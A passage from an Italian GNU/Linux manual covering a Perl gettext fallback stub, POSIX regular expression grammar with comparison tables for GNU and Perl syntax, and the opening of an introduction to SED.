Come si vede nell'esempio, appare la dichiarazione di una funzione commentata, il cui scopo sarebbe quello di sostituirsi alla funzione '**gettext()**' del modulo '**Locale::gettext**'. Se non si dispone di Perl-gettext basta commentare la prima parte e togliere i commenti dalla seconda: ovviamente i messaggi rimangono così nella lingua di partenza.

```
#!/usr/bin/perl
#
…

#use POSIX;
#use Locale::gettext;
#setlocale (LC_ALL, "");
#textdomain ("pippo");

sub gettext
{
    return $_[0];
}

…
```

[1] **Gettext** GNU GPL

Parte civ

Linguaggi per la comparazione

Capitolo 664

Espressioni regolari standard

L'espressione regolare è un modo per definire la ricerca di stringhe attraverso un modello di comparazione. Viene usato da diversi programmi di servizio, ma non tutti aderiscono agli stessi standard. In questo capitolo si vuole descrivere lo standard POSIX al riguardo.

Questo tipo di definizione non vale in generale e non corrisponde nemmeno ad alcuna situazione pratica in cui vengono utilizzate le espressioni regolari con i programmi che si trovano generalmente con GNU/Linux. Tuttavia, è un riferimento utile per comprendere meglio la filosofia che sta alla base delle espressioni regolari.

Per studiare la grammatica delle espressioni regolari, occorre abbandonare qualunque resistenza, tenendo presente che l'interpretazione di queste espressioni va fatta da sinistra a destra; inoltre, ogni simbolo può avere un significato differente in base al contesto in cui si trova.

Raramente si può affermare che un'espressione regolare sia «errata»; nella maggior parte dei casi in cui si commettono degli errori, si ottiene comunque qualcosa che può avere un significato (indipendentemente dal fatto che questa possa avere o meno una corrispondenza). È ancora più difficile che una realizzazione in cui si utilizzano le espressioni regolari sia in grado di segnalare un errore grammaticale nella loro scrittura.

664.1 RE: BRE, ERE e SRE

Un'espressione regolare, come definita nello standard POSIX 1003.2, può essere espressa attraverso due tipi di grammatiche differenti: le espressioni regolari di base, o elementari, identificate dall'acronimo BRE (*Basic regular expression*), e le espressioni regolari estese, identificate dall'acronimo ERE (*Extended regular expression*). La grammatica delle espressioni regolari tradizionali degli ambienti Unix viene identificata dall'acronimo SRE (*Simple regular expression*); in generale, per fare riferimento a espressioni regolari non meglio definite, si usa anche soltanto l'acronimo RE.

Attualmente si fa riferimento soltanto a espressioni regolari di tipo BRE o di tipo ERE, dipendendo dal programma di servizio la scelta tra l'una o l'altra forma. In generale, la necessità di definire un modello grammaticale differente da SRE dipende dalla presenza di problemi legati alla localizzazione.

664.2 Problemi di localizzazione

L'espressione regolare, essendo un mezzo per identificare una porzione di testo, risente di problemi legati alle definizioni locali degli insiemi di caratteri.

Per prima cosa occorre considerare che gli alfabeti nazionali sono differenti da un linguaggio all'altro. Dal punto di vista della localizzazione, gli elementi che compongono gli alfabeti sono degli ***elementi di collazione*** (*collating element*). Questi elementi compongono un insieme ordinato, definito ***sequenza di collazione*** (*collating sequence*), che permette di stabilire l'ordine alfabetico delle parole. In situazioni particolari, alcuni elementi di collazione sono rappresentati da più di un carattere, cosa che può dipendere da motivazioni differenti. Per fare un esempio comune, questo può essere causato dalla mancanza del carattere adatto a rappresentare un certo elemento, come succede nella lingua tedesca quando si utilizza un insieme di caratteri

che non dispone delle vocali con la dieresi, oppure manca la possibilità di indicare la lettera «ß»:

```
ß       --> ss
ä       --> ae
ö       --> oe
ü       --> ue
```

Nella lingua tedesca, nel momento in cui si utilizzano le stringhe «ae», «oe», «ue» e «ss», in sostituzione delle lettere che invece avrebbero dovuto essere utilizzate, queste stringhe vanno considerate come la rappresentazione di tali lettere, costituendo così un elemento di collazione unico. Per esempio, in tedesco la parola «schal» viene prima di «schälen», anche se la seconda fosse scritta come «schaelen».

Ai fini della definizione di un'espressione regolare, questo fatto si traduce nella possibilità di fare riferimento a degli elementi di collazione attraverso la stringa corrispondente, nel momento in cui non è possibile, o non conviene usare il carattere che lo rappresenta simbolicamente in base a una codifica determinata. Tuttavia, il testo su cui si esegue la ricerca attraverso un'espressione regolare, viene interpretato a livello di carattere, per cui non è possibile identificare un elemento di collazione in una sottostringa composta da più caratteri. In pratica, un'espressione regolare non riuscirebbe a riconoscere la lettera «ä» nella parola '**`schaelen`**'.

Alcuni elementi di collazione possono essere classificati come equivalenti. Per esempio, nella lingua italiana le lettere «e», con o senza accento, rappresentano questo tipo di equivalenza. Gli elementi di collazione «equivalenti» costituiscono una ***classe di equivalenza***.

Infine, i caratteri (e non più gli elementi di collazione) possono essere classificati in base a diversi altri tipi di sottoinsiemi, a cui si fa riferimento attraverso dei nomi standard. In generale si tratta di distinguere tra: lettere maiuscole, lettere minuscole, cifre numeriche, cifre alfanumeriche, ecc.

664.3 Composizione di un'espressione regolare e corrispondenza

Un'espressione regolare è una stringa di caratteri, che nel caso più semplice rappresentano esattamente la corrispondenza con la stessa stringa. All'interno di un'espressione regolare possono essere inseriti dei caratteri speciali, che permettono di rappresentare delle corrispondenze in situazioni più complesse. Per fare riferimento a tali caratteri in modo letterale, occorre utilizzare delle tecniche di protezione, che variano a seconda del contesto.

I caratteri speciali sono tali solo nel contesto per il quale sono stati previsti. Al di fuori di quel contesto possono essere caratteri normali, o caratteri speciali con un significato differente.

La corrispondenza tra un'espressione regolare e una stringa, quando avviene, serve a delimitare una sottostringa che può andare dalla dimensione nulla fino al massimo della stringa di partenza. È importante chiarire che anche la corrispondenza che delimita una stringa nulla può avere significato, in quanto identifica una posizione precisa nella stringa di partenza. In generale, se sono possibili delle corrispondenze differenti, viene presa in considerazione quella che inizia il più a sinistra possibile e si estende il più a destra possibile.

664.3.1 Ancoraggio iniziale e finale

In condizioni normali, un'espressione regolare può individuare una sottostringa collocata in qualunque posizione della stringa di partenza. Per indicare espressamente che la corrispondenza deve partire obbligatoriamente dall'inizio della stringa, oppure che deve terminare esattamente alla fine della stringa stessa, si usano due ancore, rappresentate dai caratteri speciali '`^`' e '`$`', ovvero dall'accento circonflesso e dal dollaro.

Per la precisione, un accento circonflesso che si trovi **all'inizio** di un'espressione regolare identifica la sottostringa nulla che si trova idealmente all'inizio della stringa da analizzare; nello stesso modo, un dollaro che si trovi **alla fine** di un'espressione regolare identifica la sottostringa nulla che si trova idealmente alla fine della stringa stessa. Nel caso particolare delle espressioni regolari BRE, i caratteri '`^`' e '`$`' hanno questo significato anche nell'ambito di una sottoespressione, all'inizio o alla fine della stessa. Una sottoespressione è una porzione di espressione regolare delimitata nel modo che viene mostrato in seguito.

Per fare un esempio, l'espressione regolare '`^ini`' corrisponde alla sottostringa '`ini`' della stringa '`inizio`'. Nello stesso modo, l'espressione regolare '`ini$`' corrisponde alla sottostringa '`ini`' della stringa '`scalini`'.

Un'espressione regolare può contenere entrambe le ancore di inizio e fine stringa. In tal caso si cerca la corrispondenza con tutta la stringa di partenza.

664.3.2 Delimitazione di una o più sottoespressioni

Una sottoespressione è una porzione di espressione regolare individuata attraverso dei delimitatori opportuni. Per la precisione, si tratta di parentesi tonde normali nel caso di espressioni regolari ERE (estese), oppure dei simboli '`\(`' e '`\)`' nel caso di espressioni regolari BRE.

La delimitazione di sottoespressioni può servire per regolare la precedenza nell'interpretazione delle varie parti dell'espressione regolare, oppure per altri scopi che dipendono dal programma in cui vengono utilizzate. In generale, dovrebbe essere ammissibile la definizione di sottoespressioni annidate.

Per fare un esempio, l'espressione regolare BRE '`\(anto\)logia`' corrisponde a una qualunque sottostringa '`antologia`'. Nello stesso modo funziona l'espressione regolare ERE '`(anto)logia`'.

664.3.3 Riferimento a una sottoespressione precedente (solo BRE)

Nelle espressioni regolari di tipo BRE è possibile utilizzare la forma '***n***', dove ***n*** è una cifra numerica da uno a nove, per indicare la corrispondenza con l'***n***-esima sottoespressione precedente. Per esempio, l'espressione regolare '`\(sia\) questo \1`' corrisponde alla sottostringa '`sia questo sia`' di un testo che può essere anche più lungo.

È importante osservare che la corrispondenza della forma '***n***' rappresenta ciò che è stato trovato effettivamente attraverso la sottoespressione, mentre se si volesse semplicemente ripetere lo stesso modello, basterebbe riscriverlo tale e quale.

664.3.4 Sottoespressioni alternative (solo ERE)

Esclusivamente nelle espressioni regolari ERE (estese), è possibile indicare la corrispondenza alternativa tra due modelli utilizzando il carattere speciale '`|`' (la barra verticale). Di solito si utilizza questa possibilità delimitando espressamente le sottoespressioni alternative, in modo da evitare ambiguità, tuttavia questo non dovrebbe essere necessario, dal momento che si tratta di un operatore con un livello molto basso di precedenza.

Per esempio, l'espressione regolare '`((auto)|(dog))matico`' può corrispondere indifferentemente alla sottostringa '`automatico`' oppure '`dogmatico`'.

664.3.5 Corrispondenza con un carattere singolo

In un'espressione regolare, qualsiasi carattere che nel contesto non abbia un significato particolare, corrisponde esattamente a se stesso.

Il carattere speciale '`.`' (il punto), rappresenta un carattere qualunque, a esclusione di *<NUL>*. Per esempio, l'espressione regolare '`nuo.o`' corrisponde a '`nuoto`', '`nuovo`' e ad altre sottostringhe simili. Per indicare un punto letterale, occorre utilizzare l'espressione '`\.`' (barra obliqua inversa, punto).

È possibile definire anche la corrispondenza con un carattere scelto tra un insieme preciso, utilizzando una notazione speciale, ovvero un'***espressione tra parentesi quadre***:

```
[elenco_corrispondente]
```

```
[^elenco_non_corrispondente]
```

Come si vede dallo schema sintattico, si distinguono due situazioni fondamentali: nel primo caso si definisce un elenco di corrispondenze; nel secondo si ottiene questa definizione indicando un elenco di caratteri che non si vogliono trovare. Si osservi che per negare l'elenco di corrispondenze si utilizza l'accento circonflesso, che quindi assume qui un significato speciale, differente dall'ancora di inizio già descritta.

L'elenco tra parentesi quadre può essere un elenco puro e semplice di caratteri (lungo a piacere), per cui, per esempio, l'espressione regolare '`piccol[aieo]`' corrisponde indifferentemente alle sottostringhe '`piccola`', '`piccoli`', '`piccole`' e '`piccolo`'. In alternativa può essere rappresentato attraverso uno o più intervalli di caratteri, ma questo implica delle complicazioni che vengono descritte in seguito.

Per negare un elenco, lo si fa precedere da un accento circonflesso. Per esempio, l'espressione regolare '`aiut[^ia]`' può corrispondere alla sottostringa '`aiuto`' e anche a molte altre, ma non può corrispondere né ad '`aiuti`', né ad '`aiuta`'.

Dal momento che l'accento circonflesso ha un significato speciale se appare all'inizio di tale contesto, questo può essere usato in modo letterale solo in una posizione più avanzata.

Infine, per indicare una parentesi quadra aperta letterale in un contesto normale, al di fuori delle espressioni tra parentesi quadre, basta l'espressione '`\[`'.

664.3.6 Corrispondenze multiple

Alcuni caratteri speciali fungono da operatori che permettono di definire e controllare il ripetersi di un modello riferito a un carattere precedente, a una sottoespressione precedente, oppure a un riferimento all'indietro delle espressioni regolari BRE.

In tutti i tipi di espressione regolare, l'asterisco ('**`*`**') corrisponde a nessuna o più ripetizioni di ciò che gli precede. Per esempio, l'espressione regolare '**`aiuto*`**' corrisponde alla sottostringa '**`aiut`**', oppure '**`aiuto`**', come anche ad '**`aiutoooooooo`**', ecc. Inoltre, è il caso di osservare che l'espressione regolare '**`.*`**' corrisponde a qualunque stringa, di qualunque dimensione.

Per indicare un asterisco letterale in un contesto normale, basta farlo precedere da una barra obliqua inversa: '**`\*`**'.

Nel caso di espressioni regolari ERE si possono utilizzare anche gli operatori '**`+`**' e '**`?`**', per indicare rispettivamente una o più occorrenze dell'elemento precedente, oppure zero o al massimo un'occorrenza di tale elemento. Per esempio, l'espressione regolare '**`aiuto+`**' corrisponde alla sottostringa '**`aiuto`**', oppure '**`aiutoo`**', '**`aiutooooo`**', ecc., mentre l'espressione regolare '**`aiuto?`**' può corrispondere alla sottostringa '**`aiut`**', oppure '**`aiuto`**'.

Le espressioni regolari BRE e ERE permettono l'utilizzo di un'altra forma più precisa e generalizzata per esprimere la ripetizione di qualcosa. Nel caso di BRE si usano i modelli seguenti:

```
\{n\}
```

```
\{n,\}
```

```
\{n,m\}
```

Nel caso di ERE si usano forme equivalenti senza le barre oblique inverse:

```
{n}
```

```
{n,}
```

```
{n,m}
```

Si tenga presente che ***n*** rappresenta un numero non negativo, mentre ***m***, se utilizzato, deve essere un numero maggiore di ***n***.

Nella prima delle tre forme, si intende indicare la ripetizione di ***n*** volte esatte l'elemento precedente; nella seconda si intendono almeno ***n*** volte; nella terza si intendono tante ripetizioni

da ***n*** a ***m***. In generale, per garantire che un'espressione regolare sia portabile, occorre che il limite massimo rappresentato da ***m*** non superi 255.

664.4 Espressioni tra parentesi quadre

Si è accennato all'uso delle espressioni tra parentesi quadre, per indicare la scelta tra un elenco di caratteri, o tra tutti i caratteri esclusi quelli dell'elenco. Un'espressione del genere si traduce sempre nella corrispondenza con un carattere singolo. All'interno di un'espressione del genere, si possono utilizzare forme particolari per indicare un carattere, attraverso un simbolo di collazione, una classe di equivalenza, oppure attraverso una classe di caratteri. È molto importante anche la possibilità di definire degli intervalli, che è stata saltata volutamente nella descrizione precedente di queste espressioni.

664.4.1 Corrispondenza con un elemento di collazione

Se si hanno difficoltà a indicare dei caratteri in un'espressione tra parentesi quadre, potrebbe essere opportuno indicarli attraverso l'elemento di collazione corrispondente. Supponendo che nella localizzazione utilizzata esista l'elemento di collazione '`ä`', identificato dal simbolo di collazione '`<a:>`', mancando la possibilità di usare il carattere corrispondente, questo si potrebbe esprimere nella forma '`[.a:.]`'.

In generale, è possibile indicare un carattere singolo all'interno dei delimitatori '`[.`' e '`.]`', come se fosse un elemento di collazione. Per esempio, '`[.a.]`' è perfettamente uguale all'espressione '`a`'. In questo modo, si può usare la tecnica di rappresentazione degli elementi di collazione quando il contesto rende difficile l'indicazione di qualche carattere.

È necessario ribadire che il simbolo di collazione può apparire solo all'interno di un'espressione tra parentesi quadre. Per fare un esempio pratico, Se ci si trova in una localizzazione adatta, volendo scrivere un'espressione regolare che corrisponda alla sottostringa '`schälen`', non potendo rappresentare il carattere '`ä`' si dovrebbe scrivere: '`sch[[.a:.]]len`', dove '`[.a:.]`' si sostituisce al carattere '`ä`', avendo definito che il simbolo di collazione per questo è '`<a:>`'.

664.4.2 Corrispondenza con una classe di equivalenza

Nell'ambito della sequenza di collazione della localizzazione che si usa, alcuni elementi possono essere considerati equivalenti ai fini dell'ordinamento. Questi elementi costituiscono una classe di equivalenza. All'interno di un'espressione tra parentesi quadre, per fare riferimento a un elemento qualunque di una certa classe di equivalenza, basta indicare uno di questi tra i delimitatori '`[=`' e '`=]`'. Per esempio, se si suppone che le lettere '`e`', '`è`' ed '`é`', appartengono alla stessa classe di equivalenza, per indicare indifferentemente una di queste, basta la notazione '`[=e=]`'.

Per indicare effettivamente una classe di equivalenza in un'espressione regolare, occorre ricordare che questa va inserita all'interno di un'espressione tra parentesi quadre. In pratica, l'espressione regolare che corrisponde indifferentemente alla stringa '`e`', '`è`' o '`é`', è '`[[=e=]]`'. Si osservi che in alternativa si potrebbe scrivere anche '`[eèé]`'.

664.4.3 Corrispondenza con una classe di caratteri

Nell'ambito della localizzazione, sono definiti alcuni gruppi di caratteri, attraverso l'uso di parole chiave standard. Per esempio: '**`alpha`**' definisce l'insieme delle lettere alfabetiche; '**`digit`**' definisce l'insieme delle cifre numeriche; '**`space`**' definisce l'insieme dei caratteri che visivamente si traducono in uno spazio di qualche tipo. Oltre a queste, sono definiti dei raggruppamenti, come nel caso di '**`alnum`**' che indica l'insieme di '**`alpha`**' e '**`digit`**'.

All'interno di un'espressione tra parentesi quadre, per indicare una classe di caratteri, si usa il nome riconosciuto dalla localizzazione, racchiuso tra i delimitatori '**`[:`**' e '**`:]`**'. Per esempio, per ottenere la corrispondenza con una sottostringa del tipo '**`file`*n***', dove ***n*** può essere una cifra numerica qualunque, si può utilizzare l'espressione regolare '**`file[[:digit:]]`**'.

La tabella 664.2 riepiloga i nomi delle classi di caratteri riconosciuti normalmente dalle localizzazioni (si veda anche la pagina di manuale *locale(5)*).

Tabella 664.2. Elenco dei nomi standard attribuiti alle classi di caratteri.

Classe di caratteri	Descrizione
`upper`	Collezione alfabetica delle lettere maiuscole.
`lower`	Collezione alfabetica delle lettere minuscole.
`alpha`	Lettere alfabetiche: di solito l'unione di '**`upper`**' e '**`lower`**'.
`digit`	Cifre numeriche.
`alnum`	Cifre alfanumeriche: di solito l'unione di '**`alpha`**' e '**`digit`**'.
`punct`	I caratteri di punteggiatura.
`space`	I caratteri definiti come «spazi bianchi» per qualche motivo.
`blank`	Di solito comprende solo '**`<space>`**' e '**`<tab>`**'.
`cntrl`	I caratteri di controllo che non possono essere rappresentati.
`graph`	Caratteri grafici: di solito l'unione di '**`alnum`**' e '**`punct`**'.
`print`	Caratteri stampabili: di solito l'insieme di '**`alnum`**', '**`punct`**' e di '**`<space>`**'.
`xdigit`	Cifre numeriche e alfabetiche per rappresentare numeri esadecimali.

664.4.4 Intervalli di caratteri

All'interno di un'espressione tra parentesi quadre, possono apparire anche degli intervalli di caratteri, includendo eventualmente anche gli elementi di collazione. Al contrario, non si possono usare le classi di equivalenza e nemmeno le classi di caratteri per indicare degli intervalli, perché non si traducono in un carattere preciso nell'ambito della codifica. La forma per esprimere un intervallo è la seguente:

inizio-*fine*

Questo lascia intendere che il trattino ('-') abbia un significato particolare all'interno di un'espressione tra parentesi quadre. Per fare un esempio molto semplice, l'espressione regolare '`[a-d]`' rappresenta un carattere compreso tra '`a`' e '`d`', in base alla localizzazione.

Gli intervalli si possono mescolare con gli elenchi e anche con altri intervalli. Per esempio, l'espressione regolare '`[a-dhi]`' individua un carattere compreso tra '`a`' e '`d`', oppure anche '`h`' o '`i`'.

Possono essere aggregati più elenchi assieme, ma tutti questi devono avere un inizio e una fine indipendente. Per esempio, l'espressione regolare '`[a-cg-z]`' rappresenta due intervalli, rispettivamente tra '`a`' e '`c`', e tra '`g`' e '`z`'. Al contrario, l'espressione regolare '`[a-c-z]`' indica l'intervallo da '`a`' a '`c`', oppure il trattino (perché è fuori dal contesto previsto per indicare un intervallo), oppure '`z`'.

Quando si indicano degli intervalli non tanto «ovvi», occorre prestare attenzione alla localizzazione per sapere esattamente cosa viene coinvolto. In generale, per questo motivo, le espressioni regolari che contengono espressioni tra parentesi quadre con l'indicazioni di intervalli, non sono portabili da un sistema all'altro.

664.4.5 Protezione all'interno di espressioni tra parentesi quadre

Dal momento che in un'espressione tra parentesi quadre i caratteri '`^`', '`-`' e '`]`', hanno un significato speciale, per poterli utilizzare, occorrono degli accorgimenti: se si vuole usare l'accento circonflesso in modo letterale, è necessario che questo non sia il primo; per indicare il trattino si può descrivere un intervallo, in cui sia posto come carattere iniziale o finale. In alternativa, i caratteri che non si riescono a indicare (come le parentesi quadre), possono essere racchiuse attraverso i delimitatori dei simboli di collazione: '`[.[.]`' e '`[.].]`' per le parentesi e '`[.-.]`' per un trattino.

All'interno di un'espressione tra parentesi quadre, i caratteri che sono speciali al di fuori di questo contesto, qui perdono il loro significato particolare (come nel caso del punto e dell'asterisco ('`*`'), oppure ne acquistano uno nuovo (come nel caso dell'accento circonflesso).

664.5 Precedenze

Dopo la difficoltà che si affronta per comprendere il funzionamento delle espressioni regolari, l'ordine in cui le varie parti di queste vengono risolte, dovrebbe essere abbastanza intuitivo. La tabella 664.3 riassume questa sequenza, distinguendo tra espressioni BRE e ERE.

Tabella 664.3. Ordine di precedenza, dal più alto al più basso.

Tipo di componente l' espressione	Operatore BRE	Operatore ERE

Contenuto delle espressioni tra parentesi quadre.	`[= =]`
	`[: :]`
	`[. .]`
		`[= =]`
		`[: :]`
		`[. .]`

Caratteri speciali resi letterali.	`\`***carattere_speciale***	`\`***carattere_speciale***
Espressioni tra parentesi quadre.	`[ ]`	`[ ]`
Sottoespressioni e riferimenti all'indietro (BRE).	`\( \)` `\`***n***	
Raggruppamenti (ERE).		`( )`

Ripetizioni.	`*`
	`\{`***m*** `,` ***n***`\}`
		`*`
		`+`
		`?`
		`{`***m*** `,` ***n***`}`

Concatenamento di espressioni (non si usano simboli).		
Ancore iniziali e finali.	`^` `$`	`^` `$`
Alternanza (solo ERE).		`|`

664.6 Riferimenti

- The Open Group, *The Single UNIX ® Specification, Version 2, Regular Expressions*, 1997

  ⟨*http://www.opengroup.org/onlinepubs/007908799/xbd/re.html* ⟩

Confronto sintetico tra le espressioni regolari «reali»

Date le diversità notevoli tra tutti i tipi di espressione regolare che si utilizzano in pratica con i programmi che ne fanno uso, vale la pena di riepilogare le differenze fondamentali tra lo standard POSIX e le realtà più importanti. In questo capitolo si raccolgono solo alcune tabelle di comparazione, che mostrano l'abbinamento tra diversi modelli di espressione compatibili. Le descrizioni sono scarne, tuttavia quello che si vede dovrebbe servire per collegare le cose, permettendo di comprendere quali sono le estensioni di ogni realizzazione.

Tabella 665.1. Confronto tra gli operatori fondamentali.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
escape	`\`	`\`	`\`	`\`	`\`
ancora	`^`	`^`	`^`	`^`	`^`
ancora	`$`	`$`	`$`	`$`	`$`
alternativa		`|`	`\\|`	`|`	`|`
raggruppamento	`\(  \)`	`(  )`	`\(  \)`	`(  )`	`(  )`
elenco	`[  ]`	`[  ]`	`[  ]`	`[  ]`	`[  ]`
riferimento	`\`***n***		`\`***n***	`\`***n***	`\`***n***

Tabella 665.2. Confronto tra gli operatori interni alle espressioni tra parentesi quadre.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
sequenze	***xy***...	***xy***...	***xy***...	***xy***...	***xy***...
intervalli	***x***-***y***	***x***-***y***	***x***-***y***	***x***-***y***	***x***-***y***
elementi di collazione	`[.  .]`	`[.  .]`			
caratteri equivalenti	`[=  =]`	`[=  =]`			
classi di caratteri	`[:  :]`	`[:  :]`	`[:  :]`	`[:  :]`	`[:  :]`

Tabella 665.3. Simboli speciali.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	`[[:alnum:]_]` `[[:word:]]`	`[[:alnum:]_]` `[[:word:]]`	`\w`	`\w`	`\w` `[[:alnum:]_]` `[[:word:]]`

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	[^[:alnum:]_] [^[:word:]]	[^[:alnum:]_] [^[:word:]]	\W	\W	\W [^[:alnum:]_] [^[:word:]]
inizio di parola			\<	\<	
fine di parola			\>	\>	
inizio o fine parola			\b	\b	\b
interno di una parola			\B	\B	\B
	[[:space:]]	[[:space:]]	[[:space:]]	[[:space:]]	\s [[:space:]]
	[^[:space:]]	[^[:space:]]	[^[:space:]]	[^[:space:]]	\S [^[:space:]]
	[[:digit:]]	[[:digit:]]	[[:digit:]]	[[:digit:]]	\d [[:digit:]]
	[^[:digit:]]	[^[:digit:]]	[^[:digit:]]	[^[:digit:]]	\D [^[:digit:]]

Tabella 665.4. Operatori di ripetizione.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	x*	x*	x*	x*	x*
il minimo di x*					x*?
		x?	x\?	x?	x?
il minimo di x?					x??
		x+	x\+	x+	x+
il minimo di x+					x+?
	x\{n\}	x{n}	x\{n\}	x{n}	x{n}
	x\{n,\}	x{n,}	x\{n,\}	x{n,}	x{n,}
il minimo di x{n,}					x{n,}?

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	***x*\{*n*,*m*\}**	***x*{*n*,*m*}**	***x*\{*n*,*m*\}**	***x*{*n*,*m*}**	***x*{*n*,*m*}**
il minimo di ***x*{*n*,*m*}**					***x*{*n*,*m*}?**

In generale, si può osservare che i programmi GNU e Perl non permettono l'indicazione di simboli di collazione e nemmeno di classi di equivalenza.

A differenza di ciò che si vede di solito, Perl introduce un concetto nuovo: la corrispondenza minima di un'espressione regolare. Questo può essere molto importante in Perl, quando si delimitano delle sottoespressioni per estrapolare delle parti differenti di una stringa.

Parte cv


Linguaggi per la scansione di file di testo

SED: introduzione

SED è un programma in grado di eseguire delle trasformazioni elementari in un flusso di dati di ingresso, proveniente indifferentemente da un file o da un condotto. Questo flusso di dati viene letto sequenzialmente e la sua trasformazione viene restituita attraverso lo standard output.

Il nome è l'abbreviazione di *Stream oriented editor*, che descrive istantaneamente il senso di questo programma: *editor* di flusso. Volendo usare altri termini, lo si potrebbe definire come un programma per la modifica sequenziale di un flusso di dati espressi in forma testuale.

Volendo vedere SED come una scatola nera, lo si può immaginare come un oggetto che ha due ingressi: un flusso di dati in ingresso, composto da uno o più file di testo concatenati assieme; un flusso di istruzioni in ingresso, che compone il programma dell'elaborazione da apportare ai dati; un flusso di dati in uscita che rappresenta il risultato dell'elaborazione.

Figura 666.1. Flussi di dati che interessano SED.

In linea di principio, SED non consente di indicare dei caratteri speciali nei suoi comandi attraverso delle sequenze di escape.

Nei sistemi GNU è disponibile normalmente GNU SED. [1]

666.1 Avvio dell'eseguibile

SED è costituito in pratica dall'eseguibile '**sed**', il quale interpreta un programma scritto in un linguaggio apposito, che gli viene fornito come argomento della riga di comando, o in un file.

```
sed [opzioni] [programma_di_elaborazione] [file...]
```

Il testo del programma, o il nome del file che lo contiene, può essere indicato attraverso delle opzioni adatte, oppure, in loro mancanza, può essere indicato come primo degli argomenti che seguono le opzioni. Alla fine possono essere indicati i file da elaborare e in loro mancanza si usa lo standard input.

Opzione	Descrizione
`-e` *istruzioni* `--expression=`*istruzioni*	Questa opzione, che può essere utilizzata anche più volte, permette di specificare delle istruzioni SED che si aggiungono alle altre eventualmente già indicate.
`-f` *file_delle_istruzioni* `--file` *file_delle_istruzioni*	Questa opzione permette di indicare un file contenente una serie di istruzioni SED. Anche questa opzione può essere usata più volte, aggiungendo ogni volta altre istruzioni al programma globale.

Opzione	Descrizione


`-n`
 `--quiet`
 `--silent`
	In condizioni normali, alla fine di ogni ciclo, SED emette il contenuto di quello che viene definito come *pattern space*. In pratica, ogni riga letta ed elaborata viene emessa attraverso lo standard output senza bisogno di un comando apposito. Utilizzando questa opzione, si fa in modo di evitare tale comportamento, così che il programma di elaborazione interpretato da SED deve ordinare quando emettere ogni riga.

666.2 Logica di funzionamento

Il primo compito di SED, una volta avviato, è quello di raccogliere tutto ciò che deve andare a comporre il programma di elaborazione: può trattarsi di direttive fornite singolarmente attraverso l'opzione '**`-e`**' e di gruppi di direttive fornite all'interno di file appositi, indicati attraverso l'opzione '**`-f`**'. In particolare, SED si prende cura di mantenerne intatto l'ordine. Successivamente, concatena i dati in ingresso secondo la sequenza indicata dei file posti alla fine della riga di comando, oppure utilizza direttamente lo standard input.

Lo schema che appare nella figura 666.3 si avvicina all'idea del funzionamento di SED: il flusso in ingresso viene letto sequenzialmente, una riga alla volta; ogni volta la riga viene messa in un'area transitoria, nota come *pattern space*; viene confrontata la riga con ogni direttiva del programma di elaborazione e se nessuna di queste direttive coincide, la riga non viene elaborata, compiendo semplicemente l'azione predefinita prima di passare al prossimo ciclo di lettura. Se una o più direttive del programma di elaborazione corrispondono alla riga, vengono eseguite sequenzialmente le elaborazioni previste; poi, alla fine, si passa comunque per l'esecuzione dell'azione predefinita.

Figura 666.3. Struttura semplificata del funzionamento di SED.

lettura di una riga
azione predefinita
No
la riga letta appartiene a uno dei gruppi selezionati?
Sì
esegue le elaborazioni previste per questa riga

L'azione predefinita di SED è l'emissione del contenuto dell'area transitoria, per cui, se non venisse fornita alcuna direttiva a SED, si otterrebbe almeno la riemissione completa dello stesso file ricevuto in ingresso:

$ **sed "" pippo.txt** [*Invio*]

